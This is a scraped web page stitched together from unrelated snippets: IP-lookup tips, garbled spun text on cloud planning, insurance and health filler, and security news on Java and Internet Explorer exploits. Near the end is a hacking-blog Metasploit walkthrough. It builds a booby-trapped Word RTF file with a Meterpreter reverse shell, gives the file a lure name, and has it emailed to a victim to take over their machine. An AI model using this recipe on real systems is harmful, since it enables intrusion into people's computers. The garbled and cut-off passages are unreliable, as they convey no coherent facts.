The top 10 most-asked questions on Google can vary over time and may depend on current events, trends, and popular topics, here are some questions that were commonly searched on Google:
Please note that these search queries are subject to change, and the popularity of questions on Google can vary by region, time of year, and current events.
To find the most current and region-specific popular searches, you can visit Google Trends or use Google's search autocomplete feature to see what people are searching for in real-time.
To find out your IP address, you can use various methods depending on your device and operating system. Here are some common ways to check your IP address:
1. Using a Search Engine:Simply open your web browser and go to a search engine like Google. In the search bar, type "What is my IP address" and press Enter. The search results should display your public IP address at the top of the page.
2. Using Command Prompt (Windows):Press the "Windows Key + R" to open the Run dialog box. Type "cmd" and press Enter to open the Command Prompt. In the Command Prompt window, type "ipconfig" and press Enter. Look for the "IPv4 Address" or "IPv6 Address" (depending on your network configuration) under your active network connection. This is your local IP address.
3. Using Terminal (macOS and Linux):Open the Terminal application. Type "ifconfig" and press Enter. Look for "inet" under your active network connection. This is your local IP address. To find your public IP address, you can use the "curl" command with a service like "ifconfig.me" or "ipinfo.io" by entering "curl ifconfig.me" or "curl ipinfo.io/ip" and pressing Enter.
4. Checking Network Settings (Windows, macOS, and Linux):On Windows, you can also check your IP address by going to "Settings" > "Network & Internet" > "Wi-Fi" or "Ethernet" (depending on your connection type) > "Properties." Your IP address will be listed there. On macOS, you can find your IP address by going to "Apple Menu" > "System Preferences" > "Network" > select your active connection on the left (Wi-Fi or Ethernet) > click "Advanced" > go to the "TCP/IP" tab. On Linux, open your network settings or network manager to find your IP address.
5. Using Online IP Checkers:You can visit websites like "whatismyip.com," "ipinfo.io," or "ifconfig.me" using a web browser, and they will display your public IP address on the webpage.
Remember that you have both a local (private) IP address, which is used within your local network, and a public IP address, which is used to communicate with the internet. The methods above will help you find your public IP address, which is what websites and external services see when you connect to the internet.
Since distributed computing presented utilization based charging limit administration, arranging has turned out to could easily compare to ever. It is especially a short time and space, and time implies cash. Capacity and plate scope organization for the future can be educated by usage previously.
Indemnity insurance is a contractual agreement in which one party guarantees compensation for actual or potential losses or damages sustained by another party. Most commonly, it is an insurance policy designed to protect professionals and business owners when found to be at fault for a specific event such as misjudgment. Typical examples of indemnity insurance include professional insurance policies like malpractice insurance and errors and omissions insurance.
Critical Illness Insurance
Heart disease, stroke and cancer are just a few of the critical
illness that bring a chill to your spine when you are diagnosed. The
good news is that with the advances with modern medicine many illness
that even recently were almost always fatal can now be treated and life
goes on as normal. However, in a worst-case scenario, critical illness
insurance helps you cope with the expense of your illness while you are
treated and helps your loved ones to go on unencumbered by the financial
burden left by a long illness should you lose the battle.
What are the exercises which you have to avoid if you have any back problem, disk problem, lower back, upper back, mid back problem . What is the exercise which you have to avoid and what are the supplements and food which you have to add. Almost 30%-50% of people in the gym are facing these problems. There are many exercises in the workout which affect our lower back. Precaution is very important while doing any exercise if you are training any muscle. Make sure you don’t involve your bones, joints, and ligaments as it will affect you in long run. Following are few exercises to avoid during back and disk pain:
Life insurance is a vital way to financially protect your loved ones after you die. Obtaining it offers peace of mind. It also guarantees your debts will be covered and your loved ones will be provided for.
The low testosterone as when your partner has the low testosterone it effects the relationship.Do you know that the low testosterone in men put stress on both sides?Anyhow no need to worry we will be discussing here tips and tricks to live a healthy and peaceful relationship.Low Sperm Count is a big issue in men and a main reason for infertility but why it happens let’s know?
The factors of Mesothelioma Cancer Survival Rates as Mesothelioma is a serious and painful disease.But here is a good news that almost forty percent patients of mesothelioma can survive.While It is possible if the diagnosis is completed in the
the top 5 trusted and the best Structured settlement annuity companies that everyone must know.The Structured settlements annuity companies are very important
No website will be inaccessible and no web filter will deny you content once you learn the skills presented in this internet hacking video.
In this tutorial you'll learn how to access blocked websites as well as to bypass web filters using URL scripting, HTTP proxies, and a web page translation trick as well as a ping IP address method.
This is a complex tutorial but the results are simply spectacular.
In this quick tutorial I will be showing you how to install java in CentOS, this method will also work for other linux distros such as Ubuntu, Debian, and Linux Mint.
A new vulnerability in Java 7 has been added to the BlackHole exploit kit and Metasploit that allows malicious software to be installed on Windows, Mac OS X, and Linux computers. So far, it has only been reported on Windows, but security experts say it would be easy to target any computer that had the newest version of Java installed. David Maynor, the CTO of Errata Security, says it's "about a bad a bug as I've ever seen."

Kaspersky Lab's Kurt Baumgartner mapped the attacks, finding the hardest hit to be China and Russia.
Symantec discovered two websites that were using the attacks. Here's how their analysis says it works:
"The vulnerability consists of a privilege escalation due to a class that allows access to protected members of system classes, which should not be accessible. Because of this, malicious code can bypass the restrictions imposed by the sandbox and use the 'getRuntime().exec()' function in order to execute a malicious payload."
How to Protect Yourself
The only way to be 100% safe is to disable or uninstall Java completely, but if you need it for a lot of apps or websites that you use frequently (likeMinecraft), that may not be an option. The vulnerability has been found to only work in Java 7, so you can also install an older version.
Disabling Java in a Browser
Firefox: Firefox >> Add-ons >> Disable Java
Internet Explorer: Tools >> Manage add-ons >> Disable Java
Chrome: type about:plugins in the address bar >> Disable Java
Uninstalling Java
Windows: Open the Control Panel and click on Uninstall Programs. Select Java and click Uninstall.
Mac: Most Macs still have Java 6 installed, but if you have the newest version on yours, you can disable it by going to System >> Library >>Frameworks and removing the file called "JavaVM.framework."
Installing Java 6
If you do need to use Java, you can download an older version that isn't affected by the exploit here. The download page also has guides to installing the software on Windows, Solaris, and Linux.
UPDATE: A patch to fix the exploit has been released. Download it here.
Once again, a Microsoft operating system has a new zero-day exploit. That should not come as any earth-shattering news, since Microsoft's Windows operating system has had numerous vulnerabilities and exploits over the years, exposing all of us that use their software.What does make this development significant is that it comes after much effort and many reassurances from Microsoft that they've made Windows 7, Windows 8, Windows Server 2008, and Windows Server 2012 far more secure.Even more interesting is that Microsoft has yet to patch this vulnerability.
First Seen in the Wild in JapanLate this last summer (2013), security researchers began to notice a new Internet Explorer (IE) exploit in Japan. The exploit was first discovered being used against Japanese financial firms on August 29, 2013, though it had probably been around for several months before that. It seemed to only take advantage of Asian (Chinese, Korean, Japanese, Russian) and English language editions of Microsoft products.It exploits all operating systems, from Windows XP all the way through Windows 8 and Server 2012, using Microsoft's Internet Explorer 7 through 11.Although there are language restrictions when using Windows XP and Windows Server 2003, there are no language restrictions when exploiting Windows 7 as long as either Microsoft Office 2007 or Office 2010 is installed.
Enables Remote Code ExecutionThe vulnerability enables remote code execution on a computer that visits a malicious website.The remote code is executed with the same user rights as the Internet Explorer that is being exploited. So, if the user has limited rights on the computer/network, the hacker will come in only with those permissions and then look to escalate their privileges to sysadmin.If the user has system administrator privileges, well then...it's time to start praying to the computer gods.
Bypasses DEP and ASLRInterestingly, this new exploit takes advantage of how Internet Explorer handles objects held in memory. It's able to bypass Data Execution Prevention (DEP) and Address Space Layout Randomization (ASLR) by using Microsoft's Office Help Data Services module, enabling it to install its own code for remote execution.As you know, DEP and ASLR have been implemented in recent years (Linux and Windows in 2004 and Apple in 2006) by nearly every operating system to protect against potential buffer overflow attacks. This once again indicates that NO operating system or application is completely safe.This vulnerability and exploit is of critical importance as the National Vulnerability Database at NIST rates its severity at 9.3 on a scale of 1 to 10.
Exploit with MetasploitThen—just about two weeks ago—the Metasploit Project at Rapid7 released an exploit to take advantage of this vulnerability. You can obtain this new exploit by downloading the update to Metasploit. This new exploit can be found among the exploit modules at:
exploit/windows/browser/ie_setmousecapture_uaf
The exploit only takes advantage of this vulnerability on Windows 7 SP1 machines with Office 2007 or Office 2010 installed and Internet Explorer 9. I want to once again emphasize the importance of doing thorough reconnaissance.Notice how specific this exploit it is. You must know the operating system, the service pack, the applications, and the browser. It is also important to note that although the exploit in the wild has capabilities to exploit OS's from Windows XP through Windows 8, the exploit developed by Metasploit can ONLY exploit those systems with IE9 on Windows 7 SP1 with Office 2007 or 2010.They expect to have a more general exploit in the near future.I will be doing a tutorial on this new exploit and vulnerability in the near future, but I wanted to get it out to our community while it's still hot and unpatched.Have fun and be careful!
In my last hack blog on crashing your roommates Win7 system, we started looking at client- side attacks. As promised, we will be looking at some more client-side attacks.
As web server and OS’s have become hardened and living behind significant perimeter defenses, hackers have migrated to the easiest route to the pot of gold. This is through the often unpatched, unhardened client-side system with little in the way of defenses and a plethora of vulnerable software, including the ubiquitous Microsoft Office products.
This hack will work on the Word 2007 or Word 2010. It exploits a buffer overflow in Word to allow us to plant a listener on our target system. I’m assuming that you have the victim’s IP address and have verified the Microsoft Office is running (a good assumption, but its better to verify).
Step 1: Start Metasploit
So, let fire up Metasploit and find the exploit/windows/fileformat/ms10_087_rtf_pfragments_bof. Now, set Metasploit to use this exploit by typing:
Then we need to set a payload. In this case, we wish to use Metasploit’s powerful Meterpreter to establish a listener on the victim's system.
msf exploit( ms10_087_rtf_pfragments_bof) > set payload windows/meterpreter/reverse_tcp
Step 3: Show Options
Now, let's look at our options. As you know from my previous Metasploit blogs, every exploit has options, some mandatory and some not. Let's take a look at the options for this exploit by typing
msf >show options
Step 4: Change FILENAME
We can see from the screenshot above that Metasploit has a number of options for this exploit. First, we are creating a .rtf file and Metasploit gives it a default name of FILENAME. Let's change that name to something more inviting to our victim, such as newyearsgreeting.rtf
msf >set FILENAME newyearsgreeting.rtf
Step 5: Set Your Local Host
Next we need to set the LHOST or the local host. This will be the system we will be listening from--usually our local system--but it could be any system you want to listen from. We simply need to set the LHOST with the IP address of our listening system, in this case 192.168.1.100.
msf> set LHOST 192.168.1.100
Step 6: Last Check of Options
Before we exploit the victim's system, let's check to make sure all our options are set properly.
msf> show options
Note in the screenshot that the FILENAME is now set to newyearsgreeting.rtf and the LHOST is 192.168.1.100.
Step 7: Exploit
Now, we are ready to exploit. Simply type:
msf > exploit
You can see that Metasploit has generated a file called newyearsgreeting.rtf and placed it at /root/.msf4/local/newyearsgreeting.rtf.
Step 8: Send the File to the Victim
Now we need to send this file to the victim through email or other method. Once the victim opens the file, the Word application will hang or crash leaving us with an active session of Meterpeter on the victim’s system. With an active Meterpreter session on the victim's system, we have nearly total control or "own" their system.
Earlier this week, Spiderlabs' vulnerability researcher Jonathan Claudiusdiscovered a key in Windows 7 and 8 registries that makes it easy for anyone with physical or remote access to a computer get a hold of the user's password hints.
When the "UserPasswordHint" key is read, the hints are displayed as a code that looks encrypted, but Claudius noticed a pattern of zeroes that could be easily translated back to plain text with a decoder he made in Ruby.
He added this functionality to the Metasploit Hashdump tools, which would allow a hacker to "obtain this information remotely as part of a post-exploitation process and steal all the hints on the system."
As many people have pointed out, it would be easy for anyone with physical access to a system to get the password hints by guessing incorrectly, but this tool allows them to be accessed remotely as well.
Some also argue that password hints aren't supposed to be secret because they're designed so that you don't forget your passwords, but they can still be used much more safely if they're used a bit more stealthily. The easiest way to protect yourself against this is to make your password hint something that only you would understand, or just use a completely random hint that has nothing to do with the answer. For instance, if the comments on this article are any indication, lots of people use something along the lines of "Get off my computer" as a hint. Obviously, if you go this route, you want to make sure you don't forget the password yourself.
Of course, this would be a non-issue if it weren't for the fact that Windows requires a password hint on certain operating systems, so unless you don't password-protect your computer, you have to use them.
So, the lesson here is not to make your password hint something that is easily guessable or can be found by Googling your name. And as always, set a password that's as secure as possible. If you do forget your password and make up a hint that's too good even for yourself to crack, here's how to retrieve it.
How do you use password hints? Do you make them easy so you're covered if you forget, or tough to protect yourself? Tell us in the comments.